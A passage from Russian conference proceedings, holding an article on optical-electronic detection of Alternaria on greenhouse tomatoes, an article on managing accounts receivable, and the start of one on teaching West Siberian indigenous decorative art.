


Рисунок 1 - Алгоритм работы технологической линии, управляемой микроконтроллером.




Рисунок 2 - Блок управления цепями микроконтроллера.

Использованные источники:

1. Способ сортировки семян / С.В. Бурлин, Д.В. Лебедев, В.А. Лобунец. Патент на изобретение RUS 2245198, 03.09.2003.

2. Лебедев Д. В. Параметры процесса распознавания семян люцерны в семенном материале высокоточным оптико-электронным способом: дис. канд. тех. наук: 05.20.02: защищена 22.06.05: утв. 15.07.05 / Лебедев

Дмитрий Васильевич; – Краснодар, 2005. – 149 с.
3. Оптико-электронный экспресс-анализ засоренности семян люцерны трудноотделимыми сорняками / И.А. Рутковский, Б.К. Цыганков, В.Д. Бурлин, Д.В. Лебедев. Механизация и электрификация сельского хозяйства. 2003. № 11. с. 8-9.
4. Способ сортировки семян / Б.К. Цыганков, С.В. Бурлин, Д.В. Лебедев, О.В. Новокрещенов. Патент на изобретение RUS 2199404, 11.06.2002.
5. Принцип работы оптико-электронного устройства для исследования состояния огурцов в закрытом грунте / Д.В. Лебедев, М.А. Аббасов, Е.С. Горская. Форум молодых ученых. 2017. №12(16). с. 1118-1121.
6. Применение систем оптико-электронного зрения в сельском хозяйстве / Д.С. Абрамцов, Д.В. Лебедев, Р.Б. Гольдман. Форум молодых ученых. 2017. №1(17). с. 29-40.

УДК 535.2: 635.64

Лебедев Д.В., к.техн.н.
доцент
кафедра «Физики»
Бершицкая Г.Ф.
старший преподаватель
кафедра «Физики»
Клементьев А.К.
студент магистратуры 2 курса
факультет «Энергетики»
Горская Е.С.
студент магистратуры 1 курса
факультет «Энергетики»
ФГБОУ ВО «Кубанский государственный аграрный университет имени И.Т. Трубилина»
Россия, г. Краснодар

ОПРЕДЕЛЕНИЕ АЛЬТЕРНАРИОЗА НА ЛИСТЬЯХ ТОМАТА ОПТИКО-ЭЛЕКТРОННЫМ СПОСОБОМ

В статье описывается способ определения болезни томата при помощи оптико-электронного оборудования. Рассматриваются проблемы выращивания томатов в закрытом грунте и улучшение реагирования на проблемы, благодаря беспрерывному контролю теплицы с помощью оптико-электронного устройства. Описан принцип работы системы, а также представлен алгоритм её работы. Обоснован выбор способа определения альтернариоза при помощи данного метода.

Ключевые слова: исследование, болезнь, устройство, контроль, теплица, томат, оптико-электронный.

Lebedev D.V., PhD in Technological Sciences, associate professor
associate professor of "Physics"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Bershitskaya G.F., head teacher
teacher of the department "Physics"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Klementyev A.K.
masters student
2 course, faculty of "Power engineering"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar
Gorskaya E.S.
masters student
1 course, faculty of "Power engineering"
FSBEI HE " Kuban State Agrarian University named after I.T. Trubilin"
Russia, Krasnodar

DETERMINATION OF ALTERNARIOSIS ON THE LEAVES OF TOMATA BY OPTICAL-ELECTRONIC METHOD

The article describes a method for determining tomato disease using optical-electronic equipment. The problems of growing tomatoes in closed ground and improving the response to problems, thanks to the continuous monitoring of the greenhouse using an optical-electronic device, are considered. The principle of operation of the system is described, and the algorithm of its operation is also presented. The choice of the method for the determination of alternaria using this method is substantiated.

Keywords: study, disease, device, control, greenhouse, tomato, optical-electronic.

Томат - однолетнее или многолетнее травянистое растение. Выращивается томат, как в открытом, так и в закрытом грунте. Томаты являются самоопыляемыми растениями, то есть не требуется применение насекомых, что облегчает задачу выращивания в теплице. Они делятся на детерминантные и индетерминантные сорта. В тепличном бизнесе фермеры обычно выращивают индетерминантные сорта, ввиду их большей урожайности.

На сегодняшний день селекционеры вывели очень много гибридных сортов томата, которые менее подвержены заболеваниям. Но все же существует большой риск заражения даже самой устойчивой культуры. Самой опасной болезнью томата является Альтернариоз. Чаще всего заболевание встречается в листовой форме в теплицах. Потери при этой болезни составляют 50-60% всего урожая.

Симптомы Альтернариоза томата: сначала на нижних, позже на

верхних листьях образуются концентричные пятна диаметром до 7-15 мм. На их поверхности во время влажной погоды формируется слабозаметный черный налет. Пятна ограничены жилками, располагаются чаще всего по краю листа, окраска – желтая или бурая, во влажную погоду количество пятен сильно увеличивается, со временем они сливаются.

Первые симптомы проявляются на листьях в период цветения первых кистей. Позже споры гриба попадают на поверхность плодов, но не прорастают, пока плоды не начнут созревать и не появятся мельчайшие повреждения.

Оптимальные условия развития для альтернариоза томатов – высокая температура и высокая влажность воздуха. Поэтому при этих условиях скорость развития заболевания возрастает. Чередование жаркой и сухой погоды с обильными росами и с дождями еще сильнее усиливает развитие болезни.

Для осуществления способа определения болезни томата при помощи оптико-электронного оборудования, предлагаем выращивать овощи в теплице Джекоба Миттлайдера. Использование данной теплицы можно обьяснить тем, что теплица доктора Миттлайдера проста в эксплуатации, удобна для работы в ней, помогает создать комфортные условия для растений даже в летнюю жару, когда традиционные теплицы не способны противостоять высокой температуре и летнему зною.




Рисунок 1 - Внешний вид теплицы с оборудованием.

Принцип работы оптико-электронного оборудования основан на методе распознавания образов. Распознавание образов - научное направление, связанное с разработкой принципов и построением систем, предназначенных для определения принадлежности данного объекта к

одному из заранее выделенных классов объектов.

В теплице расположена кран-балка, на которой зафиксирована видеокамера. Кран-балка передвигается по заданным координатам между рядками. Теплица поделена на 30 зон. Деление данной теплицы на поливочные зоны обеспечивает достижение следующих результатов: меньше финансовых затрат на удобрение; меньшую дозу удобрения получают томаты, вследствие чего, выращиваем более здоровые овощи. Над каждой зоной находится поливочная форсунка с соленоидным клапаном. Камера ведет сбор данных по теплице и отправляет их на персональный компьютер. Персональный компьютер сравнивает данные, полученные с видеокамеры с заранее подготовленной базой данных. В нашем случае, база данных содержит в себе объем изображений с ненормальным видом томата, то есть больного альтернариозом. Компьютер ищет совпадение. При наличии совпадения, компьютер посылает сигналы на микроконтроллеры, которые запускают мешалку в емкости с удобрением, далее, включают насос и открывают соленоидный клапан над нужными зонами. Вода подается по трубам к открытым форсункам.

Алгоритм действий системы, изображенный на рис.2, включает в себя следующие блоки: ПК - персональный компьютер, который будет обрабатывать, и выдавать сигналы на микроконтроллеры; МК-1,2,34,5,6,7 - микроконтроллеры, которые будут подавать сигналы на объекты управления; Дв-1 - левый двигатель кран-балки, отвечающий за движение по оси Y; Дв-2 - правый двигатель кран-балки, отвечающий за движение по оси Y; Дв-3 - двигатель кран-балки, отвечающий за движение по оси X; Дв-4 - двигатель мешалки удобрений; Дв-5 - двигатель насосной станции; Клапан - соленоидные клапана, которые подают раствор к форсункам; Камера - видеокамера, обеспечивающая 360 градусов обзора.




Рисунок 2 – Алгоритм действий.

Преимуществом данного способа определения болезни томата с применением оптико-электронного оборудования является своевременное выявление очага альтернариоза и его локальное устранение, для предотвращения дальнейшего развития заболевания.

Использованные источники:

1. Способ сортировки семян / С.В. Бурлин, Д.В. Лебедев, В.А. Лобунец. Патент на изобретение RUS 2245198, 03.09.2003.
2. Болезни томатов / Н.А Дорожкин, А.А. Сапогова. Минск: Изд-во Урожай, 1989. - с.46.
3. Лебедев Д. В. Параметры процесса распознавания семян люцерны в семенном материале высокоточным оптико-электронным способом: дис. канд. тех. наук: 05.20.02: защищена 22.06.05: утв. 15.07.05 / Лебедев Дмитрий Васильевич; – Краснодар, 2005. – 149 с.
4. Оптико-электронный экспресс-анализ засоренности семян люцерны трудноотделимыми сорняками / И.А. Рутковский, Б.К. Цыганков, В.Д. Бурлин, Д.В. Лебедев. Механизация и электрификация сельского хозяйства. 2003. № 11. с. 8-9.
5. Способ сортировки семян / Б.К. Цыганков, С.В. Бурлин, Д.В. Лебедев, О.В. Новокрещенов. Патент на изобретение RUS 2199404, 11.06.2002.
6. Принцип работы оптико-электронного устройства для исследования состояния огурцов в закрытом грунте / Д.В. Лебедев, М.А. Аббасов, Е.С. Горская. Форум молодых ученых. 2017. №12(16). с. 1118-1121.
7. Применение систем оптико-электронного зрения в сельском хозяйстве / Д.С. Абрамцов, Д.В. Лебедев, Р.Б. Гольдман. Форум молодых ученых. 2017. №1(17). с. 29-40.

УДК 658.153

Левошко В.А.
студент 5 курса
специальность «Экономическая безопасность»
Оренбургский филиал РЭУ им. Г.В. Плеханова
научный руководитель: Колодяжная А.Ю.
старший преподаватель
Россия, г. Оренбург

ПРОБЛЕМЫ УПРАВЛЕНИЯ ДЕБИТОРСКОЙ ЗАДОЛЖЕННОСТИ ПРЕДПРИЯТИЯ

Аннотация: Дебиторская задолженность является одной из самых важных и неотъемлемых частей оборотных средств любой коммерческой организации, этот показатель демонстрирует финансовое здоровье предприятия. Дебиторскую задолженность еще называют будущей экономической выгодой, но, несмотря на это, существует ряд управленческих проблем связанных с ней.

Ключевые слова: дебиторская задолженность, краткосрочная задолженность, долгосрочная задолженность, проблемы, бухгалтерский баланс.

Levoshko V.A., student
5 year, specialty "Economic security"
REU Orenburg branch of G. V. Plekhanov
Russia, Orenburg
The research supervisor: Kolodyazhnaya A.Y.
Senior Lecturer

MANAGEMENT PROBLEMS OF THE COMPANY'S RECEIVABLES

Summary: Accounts receivable is one of the most important and integral parts of working capital of any commercial organization, this indicator demonstrates the financial health of an enterprise. Receivables are also called future economic benefits, but despite this, there are a number of management problems associated with it.

Keywords: accounts receivable, short-term debt, long-term debt, problems, balance sheet.

Проблема управления дебиторской задолженности была и остается актуальной сегодня. Дебиторская задолженность (ДЗ) является одной из самых важных и основных частей оборотных средств каждого предприятия. Простыми словами, дебиторская задолженность это сумма долга, которая причитается фирме со стороны других организаций или граждан за поставку товара или выполнение каких-либо услуг. Еще дебиторскую задолженность, довольно часто, называют будущей экономической выгодой, которая представляет собой актив. Если рассматривать бухгалтерский баланс

предприятия, то дебиторская задолженность указывается в строке 1230.

В настоящее время существует различное множество классификаций дебиторской задолженности (по времени, срокам погашения, объектам, объему, поступление оплаты и т.д.), рассмотрим основные.

Первым, самым крупным делением задолженности служит ее распределение по времени погашения причитающегося долга:

- краткосрочная ДЗ. В эту группу включаются суммы, которые ожидаются к поступлению на счета организации в течение текущего финансового года;
- долгосрочная ДЗ. Она включает в себя выплаты, которые должны поступить на счет в срок более года после наступления окончания отчетного периода.

Временное разделение устанавливается Приказом Минфина РФ №43 Н от 06.07.1999 года, где четко прописаны виды задолженности по срокам погашения.

Следующим критерием, определяющим виды ДЗ, является поступление оплаты. В данном случае задолженность будет делиться на:

- нормальную ДЗ, включающую в себя средства за оказанные услуги или проданные товары, сроки поступления которых еще не наступили согласно действующему договору;
- просроченная ДЗ, когда суммы за выполненную в срок работу не поступили на счета организации вовремя.

Наличие дебиторской задолженности – это нормальное явление для любой работающей организации. Однако важно при этом, чтобы срок погашения не нарушался. Ведь появление просроченной дебиторской задолженности говорит о том, что должник платить не может или не хочет. А, следовательно, если кредитор не предпримет дополнительных мер к погашению долга и не закроет ее, она будет списана в убытки организации.

Основной проблемой дебиторской задолженности является - непогашения дебиторской задолженности. Возврат дебиторской задолженности можно осуществлять разными методами, например, предъявить претензию или обратиться в судебные органы. Если решили уладить конфликт, то следует направить претензию должнику, чтобы четко изъяснить позицию и выяснить имеет ли он какие обоснованные возражения.

В обращении взыскания дебиторской задолженности нужно указать следующие пункты:

- Требование уплаты долга
- Подробный расчет суммы возникшего долга
- Расчет начисления процентов
- Крайний срок погашения задолженности
- Предупреждение об обращении в суд

Помимо этого, под претензией должна стоять подпись уполномоченного лица, так же следует приложить копии всех документов, имеющих отношение к задолженности. Если должник получил ваше письмо

(должны быть доказательства, поэтому лучше отправлять заказное письмо с уведомлением о вручении) и не отреагировал в установленные сроки, то следует обратиться в суд с требованием возврата дебиторской задолженности.

Среди проблем управления дебиторской задолженностью еще следует выделить:

- отсутствие достоверной информации о сроках погашения обязательств компаниями-дебиторами;
- не регламентированность условий, штрафы с просроченной дебиторской задолженностью;
- отсутствие своевременных расчетов о росте затрат и времени оборачиваемости дебиторской задолженности;
- слабая эффективность и взаимодействие подразделений работающих с денежными средствами, проводящих анализ дебиторской задолженности и принимающих решения о предоставлении кредита. Вследствие чего возникает отсутствие ответственности на каждом этапе работы с дебиторской задолженностью;
- отсутствие оценки кредитоспособности покупателей и эффективности коммерческого кредитования.

Наглядный пример дебиторской задолженности ООО «Александрит», организация, осуществляет торговлю ювелирной продукцией, имеет небольшую долю дебиторскую задолженность в своем бухгалтерском балансе, но, не смотря на это за ней наблюдают и контролируют изменения.

Таблица 1. - Горизонтальный анализ **бухгалтерского баланса за 2015-2017 года**

Баланс предприятия	на31 декабря 2015г.	на31 декабря 2016г.	на31 декабря 2017 г.	Абсолютное отклонение		Темп роста, %	
				2016 от 2015	2017 от 2016	2016 от 2015	2017 от 2016
Дебиторская задолженность	4 088	3 873	7 321	-215	3 448	94,7	189,0

Анализируя представленную выше таблицу, можно заметить, что дебиторская задолженность предприятия имеет не стабильную динамику, так в 2016 году она сократилась в сравнении с предыдущем годом на 215 тыс.руб., а в 2017 напротив увеличилась на 3448 тыс.руб., такой скачок прежде всего связан с изменением клиентуры и контрагентов. Благодаря такому анализу на начальном этапе можно выявить ненадежных контрагентов и пересмотреть условия договора с заказчиками.

Таблица 2. - Вертикальный анализ **бухгалтерского баланса за 2015-2017 года**

Баланс предприятия	на31 декабря 2015г.	на31 декабря 2016г.	на31 декабря 2017 г.	Удельный вес, %			Изменение по структуре %	
				2015 г.	2016 г.	2017 г.	2016 от 2015	2017 от 2016
Дебиторская задолженность	4 088	3 873	7 321	3,9	2,7	3,8	-1,2	1,1

Анализируя таблицу 2 – вертикальный анализ бухгалтерского баланса, видно, что удельный вес дебиторской задолженности составляет небольшой %, так в 2015 году он составил 3,9%, в 2016 году 2,7%, а в 2017 году достиг 3,8%, что может свидетельствовать о том, что предприятие имеет активную структуру активов.

Для того чтобы минимизировать проблемы и риски связанные с дебиторской задолженности, необходимо следовать определенным правилам, которые помогут предприятию спрогнозировать потери.

Правила управления дебиторской задолженностью:

- Контроль баланса и анализ дебиторской задолженности.
- Мотивация сотрудников отдела сбыта.
- Подсчет реальной стоимости задолженности, учитывая возможность ее продажи.
- Проведение инвентаризации дебиторской задолженности.
- Создание системы реализации, при которой регулярно и гарантированно будут происходить платежи, например система скидок для пунктуальных клиентов.
- Расчет максимального уровня дебиторской задолженности.
- Аудит потерь от дебиторской задолженности.
- Периодически рассчитывать оборачиваемость дебиторской задолженности (которая показывает, насколько быстро фирма получает оплату ДЗ за проданные товары и услуги)

Более подробно о инвентаризации дебиторской задолженности, каждой организации необходимо взять этот метод в качестве основных. Для получения объективной оценки имеющейся дебиторской задолженности следует регулярно проводить мероприятия по сверке взаимных расчетов, по каждому конкретному договору.

В заключении необходимо отметить, что дебиторская задолженность отвлекает средства из оборота организации, ухудшает финансовое положение. Своевременное взыскание дебиторской задолженности - важнейшая задача бухгалтерии организации. При грамотном контроле и управлении дебиторской задолженностью, предприятие максимально может оградить себя от рисков, связанных с непогашением долгов, снижением платежеспособности и недостатком оборотных средств. А также, наиболее оптимальным показателем здорового состояния организации является

превышение дебиторской задолженности над кредиторской задолженностью.

Используемые источники:

1. Бочаров, В. В. Финансовый анализ: Учеб. пособие / В. В. Бочаров – СПб. : Питер, 2014. – 240 с.
2. Дмитриева, И.М. Бухгалтерский учет и анализ: Учебник для академического бакалавриата / И.М. Дмитриева, И.В. Захаров, О.Н. Калачева. - Люберцы: Юрайт, 2016. - 358 с.
3. Дроздова Е.В., Никитина Е.А. Управление денежными потоками. – 2014. - № 1. – С. 416—418.
4. Брунгильд, С.Г. Управление дебиторской задолженностью / С.Г. Брунгильд. - М.: АСТ, 2016**.** - 789 с.

УДК 378+39

Леденева Е.И.
старший преподаватель
Новосибирский государственный педагогический университет
Россия, г. Новосибирск

САМОСТОЯТЕЛЬНАЯ РАБОТА СТУДЕНТОВ-БАКАЛАВРОВ ПО ЗНАКОМСТВУ С ТРАДИЦИОННЫМ ДЕКОРАТИВНО-ПРИКЛАДНЫМ ИСКУССТВОМ КОРЕННЫХ НАРОДОВ ЗАПАДНОЙ СИБИРИ

Аннотация: Работа посвящена вопросам знакомства студентов-бакалавров с традиционным декоративно-прикладным искусством коренных народов Западной Сибири. Декоративно-прикладное искусство формировалось на местных природных материалах и мировоззренческих основах коренных народов, что отражено в семантике орнамента. Особое внимание уделяется самостоятельной работе, которая является основой творческой деятельности студентов-бакалавров, будущих учителей начальных классов.

Ключевые слова: народное декоративно-прикладное искусство, этнохудожественное образование, студенты-бакалавры, коренные народы, самостоятельная работа.

Ledeneva E.I.
Senior Lecturer
Novosibirsk State Pedagogical University
Russia, Novosibirsk

INDEPENDENT WORK OF BACHELOR STUDENTS ON ACQUAINTANCE WITH TRADITIONAL DECORATIVE AND APPLIED ART OF THE INDIGENOUS PEOPLES OF WESTERN SIBERIA

